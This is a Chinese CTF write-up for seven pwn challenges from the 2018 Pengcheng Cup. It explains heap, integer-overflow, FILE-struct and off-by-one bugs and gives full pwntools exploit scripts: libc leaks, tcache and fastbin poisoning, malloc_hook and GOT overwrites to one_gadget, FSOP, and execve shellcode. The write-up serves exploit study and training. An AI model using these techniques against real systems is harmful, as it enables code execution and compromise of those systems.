2018-鹏程杯线上赛

> 共11题，复现7题.
> chat，hackerscreed,rsa,blindpwn四题不会

bus

> 本题难度比较大，漏洞难发现
> 使用了tcache机制


题目流程

> 菜单题：有四个选项：买票检票上车退出

1. 买票：提供目的地与人数，目的地(字符串)保存在堆中,并将堆指针保存在bss上，人数保存在bss中，相同目的地使用同一个chunk，只需增加人数
2. 检票：根据目的地(字符串)检索获得bss的堆指针，返回堆指针在bss上的索引
3. 上车：free掉对应chunk，置空人数


漏洞点

1. 循环边界溢出，导致可以分配多一个chunk，其指针占据去往某个目的地的人数的位置，而人数是而已改变的，也就是这个chunk指针是可以加减的，从而而已造成overlap(不能造成double free)



```
v6 = __readfsqword(0x28u);
for ( i.null_idx = 0; i.null_idx <= 31 && dest[i.null_idx]; ++i.null_idx )
  ;
ptr = malloc(0x80uLL);
printf("Where do you want to go: ", i);
inputline((char *)ptr, 128LL);
i.dest_idx = ret_dest_idx((const char *)ptr);
```

enter description here




```
.bss:0000000000202080 ; const char *dest[32]
.bss:0000000000202080 dest            dq 20h dup(?)          ; DATA XREF
.bss:0000000000202080                                        ; ret_dest_
.bss:0000000000202180 ; _QWORD people_num[32]
.bss:0000000000202180 people_num      dq 20h dup(?)          ; DATA XREF
.bss:0000000000202180                                        ; buy_ticke
.bss:0000000000202180 _bss            ends
```

enter description here

利用过程

保护机制



```
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      PIE enabled
```

enter description here

1. leak libc: 爆破

> 本题由于属于 noleak，所以只能选择爆破 libc
> 1. 和libc有关的，从unsortedbin回来的chunk上有libc的指针
> 2. 有一个指向目的地的堆指针是可以加减的，再加上检票时，会比较输入的目的地和堆上的目的地，不同的比较结果会返回不同的信息. 根据这个可以1byte 1byte地爆破出libc

```python
#!/usr/bin/env python
from pwn import *
context.log_level='debug'
p=process('./bus')
import struct
ru=lambda s:p.recvuntil(s)
sl=lambda s:p.sendline(s)
sd=lambda s:p.send(s)

def buy(dest,person_num,fin=0):
    ru('What do you want to do:')
    sl('1')
    if fin==0:
        ru('Where do you want to go: ')
        sl(dest)
        ru('How many people: ')
        sl(str(person_num))

def select_dest(dest):
    ru('What do you want to do:')
    sl('2')
    ru('Where is your destination:')
    sl(dest)
    line=p.recvline()
    print('========================',line)
    if 'N' in line:
        return False
    else:
        return True

def geton():
    ru('What do you want to do:')
    sl('3')

def gogogo(dest):
    select_dest(dest)
    geton()

def debugf(line):
    gdb.attach(p,line)

# gdb.attach(p)#,'nb d2b\n')

for i in range(33):
    buy(str(i)+'\n',123)

leak='\x7f'
for i in range(4):                          # 只需爆破4byte, 最高为'\x7f', 最低不变

    for j in range(15,22):                   # 装满tcache
        gogogo(str(j))
    gogogo(str(i+1))                        # free一个chunk进入unsortedbin

    for j in range(21,14,-1):
        buy(str(j),123)

    buy(str(i+1),123)                       # 将unsortedbin中的 chunk malloc出来

    if i==4:
        buy('0\n',8+4-i)
        gogogo('14')
        for j in range(0xc,0x100):
            payload=p8(j)+leak
            if j==0xa:
                continue
            if select_dest(payload):
                log.success('Ticker check pass')
                leak=payload
                break
    else:
        buy('0\n',8+4-i)
        gogogo('14')
        for j in range(0x100):
            if j==0xa:
                continue
            payload=p8(j)+leak
            if select_dest(payload):
                log.success('Ticker check pass')
                leak=payload
                break
    buy('14',123)

leak='\xa0'+leak
leak=u64(leak.ljust(8,'\x00'))
libc_base=leak-0x3ebca0
```

2. overlap --> tcache dump

> 构造overlap使tcache中的chunk指向malloc_hook

> 修改malloc_hook为one_gadget

```
one_off=0x4f2c5
one_off=0x4f322
one_off=0x10a38c
one=libc_base+one_off
malloc_hook=libc_base+0x3ebc30

for i in range(3):
    gogogo(p8(0x35+i))

for i in range(3):
    buy(((chr(ord('a')+i).ljust(8,'\x00')+'\x91'.ljust(8,'\x00'))*7
    +'aaaa'.ljust(8,'\x00')+'\x91'.ljust(7,'\x00')),123)


buy('0',0x70)
gogogo('a')
gogogo('b')
gogogo('aaaa')
buy('aaaa'.ljust(0x20,'\x00')+p64(malloc_hook),123)
buy('aa',123)
buy(p64(one),123)
p.recvuntil(':')
p.sendline('1')

p.interactive()
```

overint

> 比较简单
> 就是整数溢出，绕过check之后就可以rop了

exp

```
#!/usr/bin/env python
from pwn import *
context.log_level='debug'
e=ELF('./overInt')
puts_plt=e.plt['puts']
puts_got=e.got['puts']
pop_rdi_ret=0x0000000000400b13

def edit(num,payload):
    for i in range(num):
        p.recvuntil('Which position you want to modify?\n')
        p.send(p32(0x38+i))
        p.recvuntil('What content you want to write in?\n')
        p.send(payload[i])

#p=process('./overInt')
p=remote('58.20.46.150',35104)
p.recvuntil('Please set arrary number: \n')
payload=p8(40)+'\x00'+'\x00'+'\x60'

p.send(payload)

p.recvuntil('How many numbers do you have?\n')

p.send('\x05\x00\x00\x00')
```

```
p.recvuntil('is: \n')
p.send(p32(0x20633372))

#gdb.attach(p,'b *0x4007D0')
for i in range(4):
    p.recvuntil('is: \n')
    p.send(p32(0))
#gdb.attach(p,'b *0x400AAC')
p.recvuntil('How many positions you want to modify?\n')
p.send(p32(32))

rop_payload1=p64(pop_rdi_ret)+p64(puts_got)+p64(puts_plt)+p64(e.entry)
edit(32,rop_payload1)

p.recvuntil('hello!')
puts_libc=u64(p.recvline()[0:6].ljust(8,'\x00'))


print(hex(puts_libc))
'''
from LibcSearcher import *
obj=LibcSearcher('puts',puts_libc)
puts_off=obj.dump('puts')
system_off=obj.dump('system')
print(hex(puts_off))
print(hex(system_off))
'''

puts_off=0x6f690
system_off=0x45390
libc_base=puts_libc-puts_off

one_off=0x45216
one_off=0x4526a
one_off=0xf02a4
one_off=0xf1147
one_gadget=libc_base+one_off

# ================================

p.recvuntil('Please set arrary number: \n')
payload=p8(40)+'\x00'+'\x00'+'\x60'

p.send(payload)

p.recvuntil('How many numbers do you have?\n')

p.send('\x05\x00\x00\x00')
p.recvuntil('is: \n')
p.send(p32(0x20633372))

#gdb.attach(p,'b *0x4007D0')
for i in range(4):
    p.recvuntil('is: \n')
    p.send(p32(0))
#gdb.attach(p,'b *0x400AAC')
p.recvuntil('How many positions you want to modify?\n')
p.send(p32(8))

rop_payload2=p64(one_gadget)
edit(8,rop_payload2)

p.interactive()
```

random

> 这道题是对 iofile结构体的伪造.

题目流程

> 三个选项
> 1. 打开一个文件 fopen
> 2. 从文件读取内容 fread
> 3. 关闭文件 fclose

漏洞点

> 打开文件，会分配一个结构体在堆上，关闭文件时，指向堆的指针悬空，导致了fread在文件关闭之后可以继续使用.
> 而在使用fread之前，还会从stdin获得输入，如果fclose之后在从stdin读入内容，就会覆盖fclose时free掉的iofile_plus，然后再调用 fread，就可以实现fsop

利用过程

> fopen，分配 iofile_plus在堆上
> fclose，free掉iofile_plus，并且指针悬空
> 从 stdin 读入时，会给stdin分配缓冲区，而这个缓冲区恰恰好是之前free掉的iofile_plus. 从stdin读入时，有一个格式化字符串漏洞，可以用来leak 堆地址栈地址.
> 改vtable，实现fsop攻击

exp

```python
#!/usr/bin/env python
from mypwn import *
import re
p=process('./random')
context(log_level="debug",os='linux',arch='amd64')


def myopen():
    p.sendline('1')

def myclose():
    p.sendline('3')

def myread():
    p.sendline('2')

myopen()
sleep(0.1)
myclose()
sleep(0.1)
myread()
p.sendline('%p'*499)
gdb.attach(p,'nb c4d')
line=p.recvuntil('all').strip('all')
line=re.split(r'(0x|\(nil\))',line)
# for i in range(len(line)):
#     if line[i]=="0x" or line[i]=='(nil)' or line[i]=='':
#         continue
#     elif(0x00007ffff7a0d000<=int(line[i],16)<=0x00007ffff7dd3000):
#         print("libc[{}]: {}".format(i,line[i]))
#     elif(0x00007ffffffde000<int(line[i],16)<0x00007ffffffff000):
#         print("stack[{}]: {}".format(i,line[i]))
stack_addr=int(line[806],16)
libc_addr=int(line[812],16)
```

```
libc_base=libc_addr-0x20830

libc=p.libc
libc.address=libc_base
system=libc.symbols['system']
store=stack_addr-0xd50
print(hex(stack_addr))
print(hex(store))

def  fake_io_file():
     ret_string='/bin/sh\x00'
     ret_string=ret_string.ljust(0x40,'\x00')
     ret_string+=p64(system)
     ret_string=ret_string.ljust(0x88,'\x00')
     ret_string+=p64(store+0x10)
     ret_string=ret_string.ljust(0xd8,'\x00')
     ret_string+=p64(store)
    return  'aaa'+ret_string

ret_string=fsop_payload(store,{'read':system})
p.sendline('1')
sleep(0.1)
p.sendline('aaa'+ret_string)

p.interactive()
```

treasure

> 简单的shellcode


easycalc

> 这道题其实就是 scanf 的小trick
> 使用scanf()函数的时候，如果要输入一个数字，但是输入'+'号等特殊字符，该函数不会对目的地址进行任何改变

题目流程

> 菜单题，但是noleak
> 三个选项
> 1. create: 要求输入两个数字，将其相加，放到chunk的fd位置，然后输入一个字符串，放到chunk的剩余位置.
> 2. view: 没有任何作用
> 3. edit: 输入两个数字,将其相加并用结果修改chunk的fd位置的内容
> 4. drop: 根据输入的index找到对应的chunk指针，将其free掉


漏洞点



```
unsigned __int64 create()
{
  unsigned int i; // [rsp+4h] [rbp-2Ch] MAPDST
  size_t size; // [rsp+8h] [rbp-28h]
  __int64 b; // [rsp+10h] [rbp-20h]
  unsigned __int64 v5; // [rsp+18h] [rbp-18h]

  v5 = __readfsqword(0x28u);
  puts("input index");
  __isoc99_scanf("%u", &i);
  if ( i <= 8 && !gloPtr[i] )
  {
    puts("input size");
    __isoc99_scanf("%u", &size);
    if ( (unsigned int)size <= 0xFFF && (unsigned int)size > 0xF )
    {
      gloPtr[i] = malloc((unsigned int)size);
      puts("please input number a and b");
      __isoc99_scanf("%lld", gloPtr[i]);
      __isoc99_scanf("%lld", &b);
      *gloPtr[i] += b;
      puts("input string");
      HIDWORD(size) = read(0, gloPtr[i] + 1, (unsigned int)(size - 8));
      if ( HIDWORD(size) + 8 == (_DWORD)size )
        *((_BYTE *)gloPtr[i] + (unsigned int)(HIDWORD(size) + 8)) = 0;// off-by-one
                                                //
      puts("sum success");
    }
  }
  return __readfsqword(0x28u) ^ v5;
}
```

enter description here

1. create的时候有个 null-off-by-one，加上可以malloc small chunk. 可以造成overlap，从而实现double free
2. 在输入number b的时候，scanf的目的地址有一个指向bss的指针，这样子使用之前提高的scanf函数的trick，可以malloc一个chunk到bss上.并且改变指向bss的chunk的指针，使其指向函数的got表.



```
[----------------------------------code----------------------------------]
   0x555555554adb:	mov    rsi,rax
   0x555555554ade:	lea    rdi,[rip+0x4a5]        # 0x555555554f8a
   0x555555554ae5:	mov    eax,0x0
=> 0x555555554aea:	call   0x555555554880 <__isoc99_scanf@plt>
   0x555555554aef:	mov    eax,DWORD PTR [rbp-0x2c]
   0x555555554af2:	mov    eax,eax
   0x555555554af4:	lea    rdx,[rax*8+0x0]
   0x555555554afc:	lea    rax,[rip+0x20159d]        # 0x5555557560a0
Guessed arguments:
arg[0]: 0x555555554f8a --> 0x706e6900646c6c25 ('%lld')
arg[1]: 0x7fffffffde10 --> 0x555555555018 --> 0x25003e7475706e69 ('input>')
```

enter description here

利用过程

> 1. null-off-by-one 造成 double free
> 2. malloc一个chunk到bss上，并在"input string"的时候修改该指针，使其指向got，然后使用edit的加减法，修改got为onegadget，即可 get shell

exp

```
#!/usr/bin/env python
from pwn import *
p=process('./easycalc',{'LD_PRELOAD':'./libc.so.6'})
libc=p.libc
context.log_level='debug'
ru=lambda s:p.recvuntil(s)
sl=lambda s:p.sendline(s)
sd=lambda s:p.send(s)
```


```
def create(index,size,a,b,astring,sline=1):
    ru('>\n')
    sl('1')
    ru('index\n')
    sl(str(index))
    ru('size\n')
    sl(str(size))
    ru('b\n')
    sl(a)
    # sleep(0.1)
    sl(b)
    ru('string\n')
    if sline:
        sl(astring)
    else:
        sd(astring)

def edit(index,a,b):
    ru('>\n')
    sl('3')
    ru('index\n')
    sl(str(index))
    ru('b\n')
    sl(a)
    sl(b)

def drop(index):
    ru('>\n')
    sl('4')
    ru('index\n')
    sl(str(index))


create(0,0xf8,'0','0','123')
create(4,0xf0,'0','0','123')               # bypass unlink check
create(1,0x60,'0','0','123')               # overlap
create(2,0xf0,'0','0','123')               # merge witht chunk0
#==========================================
create(8,0x60,'0','0','123')               # use to double free
create(3,0x10,'0','0','123')               # aviod consolidate


drop(0)
drop(1)
create(1,0x68,'0','0','a'*0x58+p64(0x270),0)

drop(2)
create(0,0xf0,'0','0','123')
create(5,0xf0,'0','0','123')
create(6,0x60,'0','0','123')
create(7,0xf0,'0','0','123')
drop(1)
drop(8)
drop(6)
drop(7)

create(6,0x60,str(0x201065),'+','123')          # fastbin: chunk6 --> chunk8 --> chunk
                                                # chunk1 and chunk6 double free
create(7,0x60,'0','0','123')
create(1,0x60,'123','123','123')                # double free
create(2,0xf0,'0','0','123')

create(8,0x60,'123456','0','a'*3+p64(0x70)+'\x00'*0x40+'\x20',0)       # point to bss

libc.address=0
```

```
off=libc.symbols['puts']

one_off=0x45216
one_off=0x4526a
one_off=0xf02a4
#  one_off=0xf1147

sub=-off+one_off
edit(8,'+',str(sub))

#  gdb.attach(p,'bcall  puts')
#  drop(8)

p.interactive()
```

note

> 简单的shellcode编写

漏洞点



```
__int64 func1()
{
  char buf[10]; // [rsp+Eh] [rbp-12h]
  int i_bof; // [rsp+18h] [rbp-8h]
  int size; // [rsp+1Ch] [rbp-4h]

  size = 0;
  i_bof = 0;
  if ( ptrNum > 0 && ptrNum <= 25 )
  {
    readline(buf, 15);                          // read idx
    i_bof = atoi(buf);
    if ( i_bof < 0 || i_bof > 25 )
      return 0LL;
    readline(buf, 15);                          // read size, 覆盖掉i
    size = atoi(buf);
    if ( size >= 0 && size <= 0xD )
    {
      gloPtr[i_bof] = malloc(size);             // 把close去掉?
      if ( !gloPtr[i_bof] )
        exit(0);
      readline((char *)gloPtr[i_bof], size);
      ++ptrNum;
    }
  }
  return 0LL;
}
```

enter description here

> read溢出，使其刚好可以覆盖掉偏移，然后将close函数的got表弄成一个堆指针，之后就是把shellcode串起来

exp

```python
from pwn import *
p=process('./note')
context(arch='amd64',log_level='debug',os='linux')

sl=lambda s:p.sendline(s)
ru=lambda s:p.recvuntil(s)
sd=lambda s:p.recvuntil(s)

def add(idx_string,size_string,shellcode):
    sleep(0.5)
    sl('1')
    sleep(0.5)
    sl(idx_string)
    sleep(0.5)
    sl(size_string)
    sleep(0.5)
    sl(shellcode)

ru('#          404 not found                  \n')
from struct import pack
sub=pack('<i',-13)
payload='13'.ljust(10,'\x00')+sub            # over the close()
shellcode=asm('mov rax,0x068732f6e69622f')+'\xeb\x14'
add('0',payload,shellcode)

shellcode='\x50'     # push rax
shellcode+='\x48\x89\xe7' # mov rdi,rsp
shellcode+='\x31\xc0'      # mov eax,eax
shellcode=shellcode.ljust(10,'\x90')+'\xeb\x14'
add('1','13',shellcode)

shellcode='\xb0\x3b' # mov al,59
shellcode+='\x31\xf6' # xor esi,esi
shellcode+='\x31\xd2' # xor edx,edx
shellcode+='\x0f\x05' # syscall
add('2','13',shellcode)

sl('2')

p.interactive()
```

code

> 简单的rop

利用过程

> 爆破除可以 bypass check的字符串
> 之后便是简单的rop

爆破脚本

```c
#include<stdio.h>
#include<stdlib.h>

char char_set[]="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";

long long angr_hash(char *str){
    __int64_t v0;
    int v2;
    int i;
    __int64_t v4;
    v4=0;
    v2=strlen(str);
    for(i=0;i<v2;++i){
        v0=117*v4+str[i];
        v4 = (v0
       - 2018110700000LL
       * (((__int64_t)(((__uint128_t)(-8396547321047930811LL * v0) >> 64) + v0) >> 40)
        - (v0 >> 63)));
    }
    return v4;
}

void incre_key(char *key_idx,int key_len){
    while(1){
        key_idx[key_len-1]++;
        for(int i=key_len-1;i>=0;i--){
            if(key_idx[i]==52){
                key_idx[i-1]++;
                key_idx[i]=0;
            }
            else{
                return;
            }
        }

    }
}

int main(){
    int key_len=5;

    while(1){
        int total=1;
        for(int i=0;i<key_len;i++){
            total*=52;
        }
        char *key_idx=malloc(key_len);
        char *key=malloc(key_len+1);
        key[key_len]='\x00';

        memset(key_idx,key_len,'\x00');

        for(int i=0;i<total;i++){
            for(int j=0;j<key_len;j++){
                key[j]=char_set[key_idx[j]];
            }                // gen key

            // printf("%s\n",key);
            if(angr_hash(key)==0x53CBEB035LL){
                // puts('==========================');
                puts(key);
                exit(0);
            }
            incre_key(key_idx,key_len);
        }

        key_len++;
    }

}
```

exp

```
#!/usr/bin/env python
from pwn import *
p=process('./code',env={'LD_PRELOAD':'./libc.so.6'})
libc=p.libc
libc.address=0

elf=ELF('./code')
context(arch='amd64',log_level='debug')
code='wyBTs'
ru=lambda s:p.recvuntil(s)
sl=lambda s:p.sendline(s)


ru('name:\n')
sl(code)
ru('save\n')

puts_plt=elf.plt['puts']
puts_got=elf.got['puts']

pop_rdi_ret=0x0000000000400983
shell='\x00'*0x78
shell+=p64(pop_rdi_ret)
shell+=p64(puts_got)
shell+=p64(puts_plt)
shell+=p64(0x4008E3)

sl(shell)
ru('ss\n')

puts_libc=u64(ru('P')[0:6].ljust(8,'\x00'))
libc_base=puts_libc-libc.symbols['puts']
libc.address=libc_base
one_off=0x45216
one_off=0x4526a
one_off=0xf02a4
one_off=0xf1147
one=libc_base+one_off

ru('save\n')
shell='\x00'*0x78
shell+=p64(one)

sl(shell)

p.interactive()
```